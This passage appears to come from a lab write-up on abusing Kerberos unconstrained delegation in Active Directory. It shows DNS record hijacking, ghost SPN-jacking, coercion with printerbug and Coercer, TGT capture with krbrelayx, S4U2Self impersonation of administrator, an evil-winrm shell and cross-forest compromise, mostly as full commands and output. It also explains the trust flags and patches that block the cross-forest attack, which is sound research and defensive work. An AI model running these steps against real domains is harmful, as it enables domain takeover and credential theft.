
```
python3 dnstool.py -u test\\SRV1\\$ -p <LM>:<NT> -r srv1 -a modify -d 192.168.0.12 192.168.0.100
```

Remember that when running krbrelayx we need to pass the service user's case sensitive kerberos salt, which is used to prevent two users with the same password from having the same AES keys, however RC4 and MD5 (DES) keys are not salted. To calculate the salt we take the realm name (the uppercase domain FQDN) and concatenate it with our user's sAMAccountName: TEST.LOCALsrv_a.

```
python3 krbrelayx.py -s 'TEST.LOCALsrv_a' -p 'AAAAaaaa!1'
```

With this information krbrelayx is able to extract the victim's TGT from the TGS and save it as ccache, allowing us to impersonate them.

Press enter or click to view image in full size



```
(kali㉿kali)-[~/krbrelayx]
└─$ python3 dnstool.py -u test\\srv1\\$ -p aad3b435b51404eeaad3b435b51404ee:0bbaffe7dde865cab62773988add8b3 \
-r srv1 -a modify -d 192.168.0.12 192.168.0.100
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[-] Modifying record
[+] LDAP operation completed successfully

(kali㉿kali)-[~/krbrelayx]
└─$ python3 printerbug.py test.local/srv_a:'AAAAaaaa!1'@192.168.0.100 srv1.test.local
/usr/local/lib/python3.13/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API
2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at 192.168.0.100
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied

└─$ python3 krbrelayx.py -s 'TEST.LOCALsrv_a' -p 'AAAAaaaa!1'
/usr/local/lib/python3.13/dist-packages/impacket/examples/ntlmrelayx/attacks/__init__.py:20: UserWarning: pkg_res
lated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80


[*] Setting up DNS Server
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.0.100
[*] Got ticket for DC$@TEST.LOCAL [krbtgt@TEST.LOCAL]
[*] Saving ticket in DC$@TEST.LOCAL krbtgt@TEST.LOCAL.ccache
```

This attack could be carried out without compromising any domain hosts if the attacker has control of a member of DnsAdmins: this group can modify any existing record as they wish, so feel free to target these users.

Ghost SPN-jacking


We should try to resolve every hostname of all of our service user's SPNs, because if at any point one of the computers running the service were deleted or renamed chances are

we will find an SPN pointing to a missing DNS record, and that's a golden opportunity.



Normally when a computer is deleted from the AD database its DNS record is also removed, leaving the possibility to create a new one with the same old name: the new record will obviously have a new DACL, granting full write permissions to its creator. As a result this attack is simpler than the previous, we don't need to compromise any domain hosts as long as we already have a device in the network to capture the credentials, we just create a new DNS record with the same name of the missing host and coerce as usual.

Press enter or click to view image in full size



I realize these diagrams aren't great, but hey they're fun to make

We use this command to create a new record pointing to the old hostname, 192.168.0.100 is the address of the DC to connect to, -t the record type and -d our computer's address:

```
python3 dnstool.py -u test\\srv_a -p 'AAAAaaaa!1' -r srv2.test.local -d 192.168.0.12 -a add -t A 192.168.0.100
```

```
(kali㉿kali)-[~/krbrelayx]
$ python3 dnstool.py -u test\\srv_a -p 'AAAAaaaa!1' \
-r srv2.test.local -a add -d 192.168.0.12 192.168.0.100
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Then krbrelayx is run the same way as before, with salt and clear text password, before launching our coercion method of choice:

Press enter or click to view image in full size

```
(kali@kali)-[~/krbrelayx]
$ python3 -Wignore printerbug.py test.local/srv_a:'AAAAaaa!1'@192.168.0.100 srv2.test.local
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at 192.168.0.100
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked

(kali@kali)-[~/krbrelayx]
$ python3 -Wignore krbrelayx.py -s 'TEST.LOCAL/srv_a' -p 'AAAAaaa!1'
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.0.100
[*] Got ticket for DC$@TEST.LOCAL [krbtgt@TEST.LOCAL]
[*] Saving ticket in DC$@TEST.LOCAL_krbtgt@TEST.LOCAL.ccache
```

What if there is an SPN containing an existing DNS record, but that address is not responding? In theory we could change our own IP address to the one found in the stale record, assuming it is on our same subnet. I got the idea from [this](#) article, where a useful little modified version of [adidnsdump](#) is also provided to easily spot these stale records.

What we do is we resolve the hostname to obtain the IP behind it, send an ARP packet to it to determine if it's available (to bypass firewall rules blocking pings), and if we get no reply we can borrow the IP address. The exploitation steps do not change after this.

S4U2Self

When it comes to DC credentials the most immediate use we can think of is DCSync: DC machine accounts have replication permissions on the domain so we can obtain any user's hashes and keys. This may not be the best option in environments where any serious security solution is employed: replication traffic from a host that's not a domain controller is very suspicious and most EDRs will block it.


Instead we can use S4U2Self, the kerberos extension allowing any machine account to impersonate anyone on itself. With this we can become anyone in the domain, as long as we try to access services local to the DC we have targeted. A neat thing about this method is that it completely bypasses protections against delegation: members of Protected Users and users with the flag Account is sensitive and cannot be delegated set can still be impersonated with S4U2Self.

In impacket's getST we request S4U2Self tickets with the `-self` flag, specifying the service we wish to access with `-altservice`. If we want to gain code execution on the DC with

WinRM we can specify HTTP/DC.TEST.LOCAL, and obviously -impersonate is the name of our target.

```
KRB5CCNAME='DC$@TEST.LOCAL_krbtgt@TEST.LOCAL.ccache' getST.py -altservice  
http/dc.test.local -impersonate administrator -k -no-pass -dc-ip 192.168.0.100 -  
self test.local/dc\$\
```

Press enter or click to view image in full size



```
(kali@kali)-[~/krbrelayx]  
$ KRB5CCNAME='DC$@TEST.LOCAL_krbtgt@TEST.LOCAL.ccache' getST.py -self -impersonate administrator \  
> -altservice http/dc.test.local -dc-ip 192.168.0.100 test.local/dc\$\ -k -no-pass  
/usr/local/lib/python3.13/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated  
2025-11-30. Refrain from using this package or pin to Setuptools<81.  
import pkg_resources  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Impersonating administrator  
/usr/local/bin/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled  
now = datetime.datetime.utcnow()  
/usr/local/bin/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled  
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)  
[*] Requesting S4U2self  
[*] Changing service from dc$@TEST.LOCAL to http/dc.test.local@TEST.LOCAL  
[*] Saving ticket in administrator@http_dc.test.local@TEST.LOCAL.ccache
```

Something I noticed is that on Kali S4U2Self tickets never seem to work unless I install the krb5-user package: during installation it asks for the realm and KDC FQDNs, once that is done we set the KRB5CCNAME variable to the service ticket and any tool supporting kerberos authentication should pick it up, for example with evil-winrm:

```
evil-winrm -r TEST.LOCAL -i dc.test.local -u administrator --spn http
```



```

(kali㉿kali)-[~/krbrelayx]
$ export KRB5CCNAME='administrator@http_dc.test.local@TEST.LOCAL.ccache'

(kali㉿kali)-[~/krbrelayx]
$ evil-winrm -r TEST.LOCAL -i dc.test.local -u administrator --spn http

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.0.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter isatap.{8F03B06A-AC83-4C1B-A773-EDA82E838299}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
*Evil-WinRM* PS C:\Users\administrator\Documents> 

```

You may notice that usually WinRM tickets have the WSMAN SPN class, not HTTP like in the example above. A little trick called [AnySPN](#) allows us to use a service ticket for service A to access service B, as long as A and B are running as the same service user, like the DC machine account. This means it doesn't really matter what SPN we request as long as we have a valid ticket encrypted with the same key of the user running the service we try to access. impacket automatically implements this so an LDAP ticket for a DC allows us to open a WinRM session as well.

Cross-Forest Compromise

Given two AD forests linked by a bidirectional trust a user with unconstrained delegation from domain A could coerce a DC in domain B to capture its TGT, becoming able to DCSync B or impersonate anyone on the DC itself. [Will Schroeder](#) first documented this attack, and it made unconstrained delegation an even more dangerous vulnerability.

This is made possible because by default when such a trust is put in place any authenticated user from domain A can authenticate to domain B and inherit B's Authenticated Users SID in their TGS PACs, allowing them to interface with the

The attack is identical to any one of the previous scenarios, except we target another domain's domain controller. Here `srv_a` from `TEST.LOCAL` coerces `OTHERDC` from `DOMAINB.LOCAL` (192.168.0.110), successfully receiving and decrypting its TGT:

```
(venv)-(kali@kali)-[~/Coercer]
$ python3 Coercer.py coerce -d test.local -u srv_a -p 'AAAAaaaa!1' -t 192.168.0.110 -l notvalid.test.local

  v2.4.3
  by Remi GASCOU (Podalirius)

[info] Starting coerce mode
[info] Scanning target 192.168.0.110
[info] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49701,49681,49683,49688
[+] SMB named pipe '\PIPE\efsrpc' is accessible!
[+] Successful bind to interface (df1941c5-fe89-4e79-bf10-463657acf44d, 1.0)!
[!] (RPC_S_ACCESS_DENIED) MS-EFSR->EfsRpcAddUsersToFile(FileName='\\notvalid.test.local\W7He0GNm\file.

(kali@kali)-[~/krbrelayx]
$ python3 krbrelayx.py -s 'TEST.LOCALsrv_a' -p 'AAAAaaaa!1'
/usr/local/lib/python3.13/dist-packages/impacket/examples/ntlmrelayx/attacks/__init__.py:20: UserWarning: pkg
lated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack on
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.0.110
[*] Got ticket for OTHERDC$@DOMAINB.LOCAL [krbtgt@DOMAINB.LOCAL]
[*] Saving ticket in OTHERDC$@DOMAINB.LOCAL_krbtgt@DOMAINB.LOCAL.ccache
[*] SMBD: Received connection from 192.168.0.110
```

16/21

Press enter or click to view image in full size

```
(kali㉿kali)-[~/krbrelayx]
$ KRB5CCNAME='OTHERDC$@DOMAINB.LOCAL_krbtgt@DOMAINB.LOCAL.ccache' getST.py -self -impersonate administrator \
> -altservice cifs/otherdc.domainb.local -dc-ip 192.168.0.110 domainb.local/otherdc\$ -k -no-pass
/usr/local/lib/python3.13/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API.
2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating administrator
/usr/local/bin/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal
now = datetime.datetime.utcnow()
/usr/local/bin/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
[*] Changing service from otherdc$@DOMAINB.LOCAL to cifs/otherdc.domainb.local@DOMAINB.LOCAL
[*] Saving ticket in administrator@cifs_otherdc.domainb.local@DOMAINB.LOCAL.ccache

(kali㉿kali)-[~/krbrelayx]
$ export KRB5CCNAME='administrator@cifs_otherdc.domainb.local@DOMAINB.LOCAL.ccache'

(kali㉿kali)-[~/krbrelayx]
$ smbclient.py -k -no-pass @otherdc.domainb.local
/usr/local/lib/python3.13/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API.
2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use c$
# ls
drw-rw-rw-    0 Tue Jun 17 01:44:05 2025 $Recycle.Bin
-rw-rw-rw- 384322 Tue Jun 17 11:39:27 2025 bootmgr
-rw-rw-rw-    1 Tue Jun 17 11:39:27 2025 BOOTNXT
drw-rw-rw-    0 Tue Jun 17 01:43:46 2025 Documents and Settings
drw-rw-rw-    0 Tue Jun 17 11:41:38 2025 Logs
-rw-rw-rw- 1207959552 Wed Jun 18 18:16:00 2025 pagefile.sys
drw-rw-rw-    0 Tue Jun 17 11:41:38 2025 PerfLogs
drw-rw-rw-    0 Tue Jun 17 01:44:32 2025 Program Files
drw-rw-rw-    0 Tue Jun 17 11:41:38 2025 Program Files (x86)
drw-rw-rw-    0 Tue Jun 17 01:44:32 2025 ProgramData
drw-rw-rw-    0 Tue Jun 17 01:43:46 2025 Recovery
drw-rw-rw-    0 Tue Jun 17 02:11:29 2025 SHARE
drw-rw-rw-    0 Tue Jun 17 01:50:17 2025 System Volume Information
drw-rw-rw-    0 Tue Jun 17 01:43:50 2025 Users
drw-rw-rw-    0 Tue Jun 17 01:52:17 2025 Windows
```

When I begun researching this topic the cross-forest attack was my main objective, because compromising a forest is fun, but taking control of two is even better. The scenario worked perfectly in the initial lab, but then I had a few sad hours when I tried it on a DC with Windows Server 2022, and then again after taking Windows Server 2016, where it had worked previously, and updated it fully: the attack stopped working.

In 2019 an [update](#) was released to resolve this type of attack: now, by default, referred service tickets crossing a forest trust will not include the account's TGT anymore. When installing this update any pre-existing trust will have TGT delegation automatically disabled, breaking unconstrained delegation across forests, even for legitimate uses. Because some companies still rely on this type of configuration Microsoft made sure to add a flag to re-enable the old behavior, meaning we could still find some exploitable forests. This is the command to reintroduce TGT delegation:

```
netdom trust <TrustedDomainName> /domain:<TrustingDomainName>
/EnableTgtDelegation:Yes
```

In order to detect vulnerable trusts we must analyze Trusted Domain Objects (TDO): these are AD objects created on both sides of a trust to describe its properties. One of the most important TDO attributes is trustAttributes: this bitmask affects what type of trust the

TDO represents, its direction, if it is internal or external to the forest, transitivity, and among many other things if TGT delegation should be re-enabled.

When the KDC of domain B receives a TGS-REQ from one of its hosts towards a service in domain A it will check the following in the trustAttributes of domain A's TDO:

- is TRUST_ATTRIBUTE_WITHIN_FOREST (0x00000020) set? If so, delegation is **enabled**
- is TRUST_ATTRIBUTE_CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION (0x00000800) set? If so, delegation is **enabled**
- is TRUST_ATTRIBUTE_QUARANTINED_DOMAIN (0x00000004) set? If so, delegation is **disabled**
- is TRUST_ATTRIBUTE_CROSS_ORGANIZATION_NO_TGT_DELEGATION (0x00000200) set? If so, delegation is **disabled**
- if none of the previous flags are set, by default TGT delegation is **disabled** if the 2019 patch is installed or the OS is at least Windows Server 2022, and it is **enabled** if the OS is Windows Server 2019 or below without the patch

If the KDC in domain B decides TGT delegation should be disabled it will answer to the client's TGS-REQ with a TGS-REP containing a service ticket **without** the OK-AS-DELEGATE flag, so it won't contain the user's TGT anymore.

It's important to remember that TGT delegation protection is only enforced across forests, an attacker in SUB.TEST.LOCAL can still coerce DC.TEST.LOCAL and the only way to disable this behavior is to mark a subdomain as quarantined.

To summarize: we can exploit unconstrained delegation across forests only if the DCs of the target domain are unpatched or if that domain has set TRUST_ATTRIBUTE_CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION in its copy of our domain's TDO. Below is the screenshot of a few exploit attempts on the usual DOMAINB.LOCAL after it was updated, and then after re-enabling TGT delegation:

```
[*] SMBD: Received connection from 192.168.0.110
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[*] SMBD: Received connection from 192.168.0.110
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[*] SMBD: Received connection from 192.168.0.110
[*] Got ticket for OTHERDC$@DOMAINB.LOCAL [krbtgt@DOMAINB.LOCAL]
[*] Saving ticket in OTHERDC$@DOMAINB.LOCAL_krbtgt@DOMAINB.LOCAL.ccache
[*] SMBD: Received connection from 192.168.0.110
[*] Got ticket for OTHERDC$@DOMAINB.LOCAL [krbtgt@DOMAINB.LOCAL]
[*] Saving ticket in OTHERDC$@DOMAINB.LOCAL_krbtgt@DOMAINB.LOCAL.ccache
```

As long as forest-wide authentication is enabled (default) we can connect to any DC in DOMAINB with any TEST.LOCAL user to query their TDOs, and find out if we can compromise them from our own domain. The TDO of DOMAINB in our own AD database only describes the incoming trust, so it is possible to find TGT delegation enabled on one side and not the other, and what matters to us is finding it enabled on the side of DOMAINB because that one

is the object dictating whether their KDCs will trust TEST.LOCAL with delegating their credentials. TDOs are stored in CN=System,DC=test,DC=local and have the name of the trusted domain:

```
-----
0 = ldap_set_option(ld, LDAP_OPT_ENCRYPT, 1)
res = ldap_bind_s(ld, NULL, &NtAuthIdentity, NEGOTIATE (1158)); // v.3
      {NtAuthIdentity: User='srv_a'; Pwd='<unavailable>'; domain = 'test.local'}
Authenticated as: TEST\srv_a' LOGON WITH TEST.LOCAL USER
-----
Expanding base CN=test.local,CN=System,DC=domainb,DC=local... TEST.LOCAL TDO
Getting 1 entries:
Dn: CN=test.local,CN=System,DC=domainb,DC=local
  cn: test.local;
  distinguishedName: CN=test.local,CN=System,DC=domainb,DC=local;
  dSCorePropagationData: 0x0 = ( );
  flatName: TEST;
  instanceType: 0x4 = ( WRITE );
  isCriticalSystemObject: TRUE;
  msDS-TrustForestTrustInfo: <ldp: Binary blob 154 bytes>;
  name: test.local;
  objectCategory: CN=Trusted-Domain,CN=Schema,CN=Configuration,DC=domainb,DC=local;
  objectClass (3): top; leaf; trustedDomain;
  objectGUID: f106f92b-78bb-4d6c-bad4-7962840eb9eb;
  securityIdentifier: <ldp: Binary blob 24 bytes>;
  showInAdvancedViewOnly: TRUE;
  trustAttributes: 0x808 = ( 0x800 | FOREST_TRANSITIVE );
  trustDirection: 3 = ( BIDIRECTIONAL );
  trustPartner: test.local;
  trustPosixOffset: -2147483648;
  trustType: 2 = ( UPLEVEL );
  uSNChanged: 37016;
  uSNCreated: 12751;
  whenChanged: 6/22/2025 7:11:06 PM W. Europe Daylight Time;
  whenCreated: 6/17/2025 2:04:55 AM W. Europe Daylight Time;
```

